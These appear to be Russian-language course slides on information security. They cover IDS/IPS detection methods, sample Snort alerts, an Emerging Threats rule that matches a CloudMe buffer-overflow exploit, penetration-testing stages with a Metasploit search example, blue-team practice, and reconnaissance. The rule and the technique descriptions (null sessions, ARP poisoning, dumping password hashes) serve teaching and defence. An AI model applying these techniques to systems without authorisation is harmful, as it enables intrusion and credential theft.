16.11.18 14:24:34 Изменение реестра 1 100000 SEC-WIN1 OIL Corp
16.11.18 14:24:29 Изменение реестра 1 100000 RES-WIN1 OIL Corp
16.11.18 14:24:10 Создание процесса (Активный функционал) 1 310000 IDS-HS_srv OIL Corp
16.11.18 14:23:34 Изменение реестра 1 100000 SEC-WIN1 OIL Corp
16.11.18 14:23:29 Изменение реестра 1 100000 RES-WIN1 OIL Corp
16.11.18 14:23:10 Интерактивный вход в систему 2 500001 IDS-HS_srv OIL Corp
16.11.18 14:23:10 Вход в систему с полномочиями администратора 2 500004 IDS-HS_srv OIL Corp
16.11.18 14:22:50 Изменение реестра 3 100000 IDS-HS_srv OIL Corp
16.11.18 14:22:34 Изменение реестра 1 100000 SEC-WIN1 OIL Corp
16.11.18 14:22:28 Изменение реестра 1 100000 RES-WIN1 OIL Corp
16.11.18 14:22:10 Создание процесса (Активный функционал) 1 310000 IDS-HS_srv OIL Corp
16.11.18 14:21:34 Изменение реестра 1 100000 SEC-WIN1 OIL Corp
AM NETBIOS SMB unicode share access (wi...
15.11.18 14:26:50
Сработавшее правило
Подробнее
База правил на устройстве: 6
Тип правил: Правила обнаружения сетевых атак
Идентификатор правила: 3000018
Уровень события: Важное
Описание: AM NETBIOS SMB unicode share access (with $)

Подвиды IDS по методу выявления атак

Метод анализа сигнатур.

В этом случае пакеты данных проверяются на наличие сигнатур атаки. Сигнатура атаки – это соответствие события одному из образцов, описывающих известную атаку. Этот метод достаточно эффективен, поскольку при его использовании сообщения о ложных атаках достаточно редки.

Подвиды IDS по методу выявления атак

Метод аномалий.

При его помощи обнаруживаются неправомерные действия в сети и на хостах. На основании истории нормальной работы хоста и сети создаются специальные профили с данными про это. Потом в игру вступают специальные детекторы, которые анализируют события. При помощи различных алгоритмов они производят анализ этих событий, сравнивая их с «нормой» в профилях. Отсутствие надобности накапливать огромное количество сигнатур атак – несомненный плюс этого метода. Однако немалое количество ложных сигналов про атаки при нетипичных, но вполне законных событиях в сети – это несомненный его минус.

Подвиды IDS по методу выявления атак

Метод политик.

Еще одним методом выявления атак является метод политик. Суть его – в создании правил сетевой безопасности, в которых, к примеру, может указываться принцип взаимодействия сетей между собой и используемые при этом протоколы. Этот метод перспективен, однако сложность заключается в достаточно непростом процессе создания базы политик.

IPS – следующий этап IDS

IPS (intrusion prevention system)

IPS расшифровывается как "предотвращение вторжения в систему". Это расширенные, более функциональные разновидности IDS. IPS IDS системы реактивны (в отличие от обычной). Это означает, что они могут не только выявлять, записывать и оповещать об атаке, но также и выполнять защитные функции. Эти функции включают сброс соединений и блокировку поступающих пакетов трафика. Еще одной отличительной чертой IPS является то, что они работают в режиме онлайн и могут автоматически заблокировать атаки.

Группа компаний ID Systems на сегодняшний день является одним из лидеров рынка в области создания систем безопасности для компьютерных сетей.

Snort IDS. Пример Emerging Правила для категории EXPLOITS

alert tcp $EXTERNAL_NET any -> $HOME_NET 8888 (msg:"ET EXPLOIT CloudMe Sync Buffer Overflow"; flow:established,to_server; content:"|fe e7 d1 61 a8 98 03 69 10 06 e7 6f 6f 0a c4 61 5a ea c8 68 e1 52 d6 68 a2 7c fa 68 ff fd ff ff|"; fast_pattern; distance:0; content:"|92 70 b4 6e 47 27 d5 68 ff ff ff ff bc 48 f9 68|"; distance:0; content:"|3c 06 f8 68 72 a4 f9 68 c0 ff ff ff 92 70 b4 6e|"; distance:0; content:"|ab 57 f0 61 a3 ef b5 6e d1 14 dc 61 0c ed b4 64 45 62 ba 61|"; distance:0; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; distance:0; metadataA: former_category EXPLOIT; reference:url,exploit-db.com/exploits/44784/; reference:cve,2018-6892; classtype:attempted-admin; sid:2025766; rev:2; metadata:attack_target Server, deployment Perimeter, signature_severity Major, created_at 2018_06_29, performance_impact Low, updated_at 2018_07_18;)

Snort IDS. Пример реакции.

03/21-18:49:25.612796 [**] [1:2023672:2] ET TROJAN JS/WSF Downloader Dec 08 2016 M4 [**] [Classification: A Network Trojan was Detected] [Priority: 1] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161

03/21-18:49:25.612796 [**] [1:2023671:2] ET TROJAN JS/WSF Downloader Dec 08 2016 M3 [**] [Classification: A Network Trojan was Detected] [Priority: 1] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161

03/21-18:49:26.107358 [**] [1:2024035:2] ET TROJAN WS/JS Downloader Mar 07 2017 M1 [**] [Classification: A Network Trojan was Detected] [Priority: 1] {TCP} 192.168.22.94:49161 -> 50.63.125.1:80

03/21-18:49:26.178233 [**] [1:2017399:6] ET WEB_SERVER WebShell Generic eval of base64_decode [**] [Classification: A Network Trojan was Detected] [Priority: 1] {TCP} 50.63.125.1:80 -> 192.168.22.94:4916

Спасибо за внимание!

Тестирование на проникновение. Схемы и техники проведения тестирования

Рассмотрим следующие этапы тестирования защищенности, присутствующие в практически любом проекте по тестированию на проникновение:

- Постановка задачи
- Сбор информации и поиск целей
- Поиск уязвимостей
- Эксплуатация и проведение атак
- Расширение зоны влияния и эскалация привилегий
- Разработка отчета

Этап 1. Постановка задачи

Тестирование защищенности любой ИТ-инфраструктуры начинается с постановки задачи. В нашем случае мы ограничимся поиском максимального количества реальных уязвимостей, которые могут быть проэксплуатированы потенциальными злоумышленниками, имеющими физический доступ к компьютерной сети организации.

Этап 2. Сбор информации и поиск целей

Для проведения тестирования защищенности специалистам предоставляют доступ в сеть предприятия. В ходе предварительного сбора проводится сканирование узлов, определяются имена компьютеров, обнаруживаются общедоступные сетевые папки, критичные ресурсы.

Этап 3. Поиск уязвимостей

№	Метод	Тип уязвимостей	Примеры
1	Определение уязвимостей по версии продукта	Опубликованные	Определение версии продукта по баннеру сетевого сервиса и поиск информации об известных для данного продукта уязвимостях в интернет-поисковике
2	Попытка эксплуатации	Ошибки конфигурации, опубликованные уязвимости	Попытка подключения к Windows системе посредством нулевой сессии и выгрузки перечня учетных записей пользователей. Запуск эксплойта против сетевого сервиса без предварительного анализа его соответствия данной службе. Попытка перехвата трафика с помощью arp-poisoning
3	Анализ конфигурации	Ошибки конфигурации, опубликованные уязвимости	Анализ содержимого реестра Windows
4	Реверс-инжиниринг	Уязвимости нулевого дня	Дизассемблирование исполняемого файла с целью изучения логики исполнения программы и работы с данными
5	Анализ исходного кода	Уязвимости нулевого дня	Поиск в php-коде фрагментов, связанных с фильтрацией данных, вводимых пользователем с целью обхода правил фильтрации и внедрения JavaScript-кода
6	Фаззинг	Уязвимости нулевого дня	Ввод в web-форму различных вариантов SQL-запросов и анализ получаемых сообщений об ошибках

Этап 4. Эксплуатация и проведение атак

Для эксплуатации уязвимостей в сетевых сервисах и прикладном ПО используются эксплойты из раздела exploit Metasploit Framework. На текущий момент в Metasploit Framework количество готовых к использованию эксплойтов уже приближается к двум тысячам. Подходящие эксплойты можно найти с помощью команды search по коду CVE, названию или версии сервиса (например, search vsftpd).

```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command
Execution
```

Этап 5. Расширение зоны влияния и эскалация привилегий

Зачастую наличие доступа к какой-либо системе позволяет расширить его на другие системы. Иногда возможна и эскалация привилегий, позволяющая обычному пользователю стать администратором.

Рассмотрим две типовые ситуации, знание которых облегчает проведение тестирования защищенности.

Пользователи, использующие одинаковые пароли

Пользователи любят использовать одинаковые пароли в различных системах, поэтому целесообразно проверять однажды подобранные пары логин: пароль во всех доступных системах.

ИТ-специалисты, забывающие удалить из тестовой среды критичные данные

В крупных организациях у серьезных систем, как правило, имеется тестовая среда, на которой отрабатываются изменения, обучаются пользователи и т.п. Тестовые среды очень часто создаются путем восстановления из резервных копий боевых сред, при этом, так как они являются тестовыми, то не всегда уделяется должное внимание вопросам информационной безопасности. Так, например, могут создать учетную запись администратора с легко угадываемым паролем либо не установить критичные обновления операционной системы. Специалисты по тестированию защищенности, получив доступ к тестовой среде, выгружают данные пользователей (логины/хеши паролей), которые в основной своей массе соответствуют тем, что используются в боевой системе.

Этап 6. Разработка отчета

Если результаты тестирования защищенности интересуют не только самого системного администратора, то имеет смысл подготовить качественный отчет.

Основной составляющей отчета является информация об уязвимостях, которая, как правило, представляется в следующем структурированном виде:

обнаружение – информация о названии уязвимости, ее кодах, перечень узлов, подверженных ей.

эксплуатация – скриншоты и журналы, демонстрирующие эксплуатацию уязвимости;

риск – к чему может привести эксплуатация уязвимости;

рекомендации – рекомендации технического и организационного характера по устранению уязвимости.

Спасибо за внимание!

Расследование инцидентов blue teaming

Термины

- **Red Team (атакующая сторона) –** позволяет проводить реальные кибератаки с целью тренировки и оценки эффективности людей, процессов и технологий, используемых для защиты информационной инфраструктуры. Цель — повышение готовности и способности организации реагировать на атаки до того, как они произойдут в действительности.
- **Blue Team (обороняющаяся) -** Защищает инфраструктуру за счет реализации процессов и технологий имеющихся средств защиты. Совершенствует навыки выявления вторжений в инфраструктуру и эффективность отражения сложных атак.
- **Purple Team –** термин используется для описания красной и синей команд, работающих в унисон. Эти группы обмениваются информацией и идеями, чтобы повысить общую безопасность организации.

Blue Team решаемые задачи

- Выявление слабых мест до того, как это сделают злоумышленники
- Приобретение опыта реагирования на реальные инциденты без рисков и потерь
- Определение критических данных в зоне риска и способов получения к ним доступа злоумышленниками

Blue Team особенности работ

- Отсутствуют ограничения в средствах достижения цели
- Проводится встреча команд Red и Blue для подробного анализа событий, предпринятых и обнаруженных векторов атак и эффективности мер противодействия
- Применяются сценарии проведения операций

Blue Team общие навыки

- Полное понимание стратегии безопасности организации в отношении людей, инструментов и технологий.
- Навыки анализа для точного определения наиболее опасных угроз и определения приоритетности ответных мер
- Методы усиления защиты для уменьшения поверхности атаки, особенно в том, что касается системы доменных имен (DNS), для предотвращения фишинговых атак и других методов взлома через Интернет.
- Хорошая осведомленность о существующих средствах и системах обнаружения безопасности и механизмах их оповещения.

Blue Team построение работы

- Проведение DNS-исследования
- Проведение цифрового анализа для определения базовой сетевой активности и более легкого выявления необычной или подозрительной активности.
- Обзор, настройка и мониторинг программного обеспечения безопасности во всей среде
- Обеспечение надлежащей настройки и актуальности методов защиты периметра , таких как брандмауэры, антивирусное и антивирусное программное обеспечение
- Использование доступа с минимальными привилегиями , что означает, что организация предоставляет самый низкий уровень доступа, возможный для каждого пользователя или устройства, чтобы помочь ограничить боковое перемещение по сети в случае нарушения
- Использование микросегментации , техники безопасности, которая включает разделение периметров на небольшие зоны для обеспечения отдельного доступа к каждой части сети.

Blue Team навыки команды

- Организованность и детализация
- Анализ кибербезопасности и профиль угроз
- Методы закалки
- Знание систем обнаружения
- SIEM

Специализированное ПО

- **Cobalt Strike** - это фреймворк для проведения тестов на проникновение. Продвинутая система встроенного скриптового языка позволяет проводить наиболее эффективные атаки.
- **Dradis** Framework является платформой с открытым исходным кодом для упрощения совместной работы и отчетности в области информационной безопасности. Dradis является автономным веб-приложением, которое обеспечивает централизованное хранение информации.
- **Faraday IDE** — самая мощная среда для совместной работы, true multiplayer penetration testing. Работает в режиме реального времени, моментально обрабатывая результаты, присланные тем или иным пентестером.
- **Nessus** Один из самых популярных сканеров уязвимостей, разработанный компанией Tenable Network Security.
- **OpenVAS** (Open Vulnerability Assessment System, Открытая Система Оценки Уязвимости, первоначальное название GNessUs) фреймворк состоящий из нескольких сервисов и утилит, позволяющий производить сканирование узлов сети на наличие уязвимостей и управление уязвимостями.
- **GoPhish** OpenSource фреймворк для фишинга. Позволяет проводить массированные фишинговые атаки.

СПАСИБО ЗА ВНИМАНИЕ!

Подготовка к тестированию и сбор информации

Подготовка к тестированию (Разведка)

Различные учебные пособия по безопасности объясняют процесс тестирования по-разному, но в целом весь процесс можно разделить на следующие шесть этапов.

Подготовка к тестированию(Разведка)

Сбор информации и знакомство с целевыми системами - это первый процесс тестирования.

Разведка - это набор процессов и методов, используемых для скрытого обнаружения уязвимостей и сбора информации о целевой системе.

Во время разведки собирается как можно больше информации о целевой системе, следуя семи шагам:

- Сбор исходной информации (Black box, White box, Grey box);
- Определение адреса сети (диапазона сети для тестирования);
- Определение активных хостов;
- Определение открытых портов и точек доступа (ssh, telnet,…);
- Определение OS;
- Определение открытых служб на открытых портах;
- Построение карты сети.

Подготовка к тестированию (Разведка)

Существует два вида разведки - активная разведка и пассивная разведка.

Активная Разведка

Непосредственное взаимодействие с компьютерной системой для получения информации. Эта информация может быть актуальной и точной. Есть риск быть обнаруженным, если планируется активная разведка без соответствующих разрешений. В случае обнаружения системный администратор целевой системы может принять серьезные меры против таких действий и применить меры, чтобы отслеживать последующие противоправные действия.

Пассивная Разведка

В этом процессе нет прямого подключения к компьютерной системе. Этот процесс используется для сбора необходимой информации, при этом никогда нет взаимодействия с целевыми системами напрямую.

Сбор информации (Сканирование)

Сканирование используется для сбора возможной информации о целевой компьютерной системе или сети.

Сканирование может быть как пассивными, так и активными.

Просмотр веб-сайта компании является примером пассивного сканирования, в то время как попытка получить доступ к конфиденциальной информации с помощью социальной инженерии является примером активного сканирования.

Сканирование - это первый шаг, на котором собирается как можно больше информации, чтобы найти способы проникновения в целевую систему или, по крайней мере, решить, какой тип атак будет более подходящим для целевой системы.

Сбор информации (Сканирование)

На этом этапе собирается следующая информация:

- Доменное имя;
- IP-адреса;
- Пространства имен;
- Информация о сотрудниках;
- Номера телефонов;
- Электронная почта;
- Информация о деятельности (предназначении) системы.

PS: Далее используются различные техники по сбору информации (можно просмотреть курс по Этичному хакингу [от Специалист'а])

Спасибо за внимание!

Фаза непрерывного тестирования на проникновение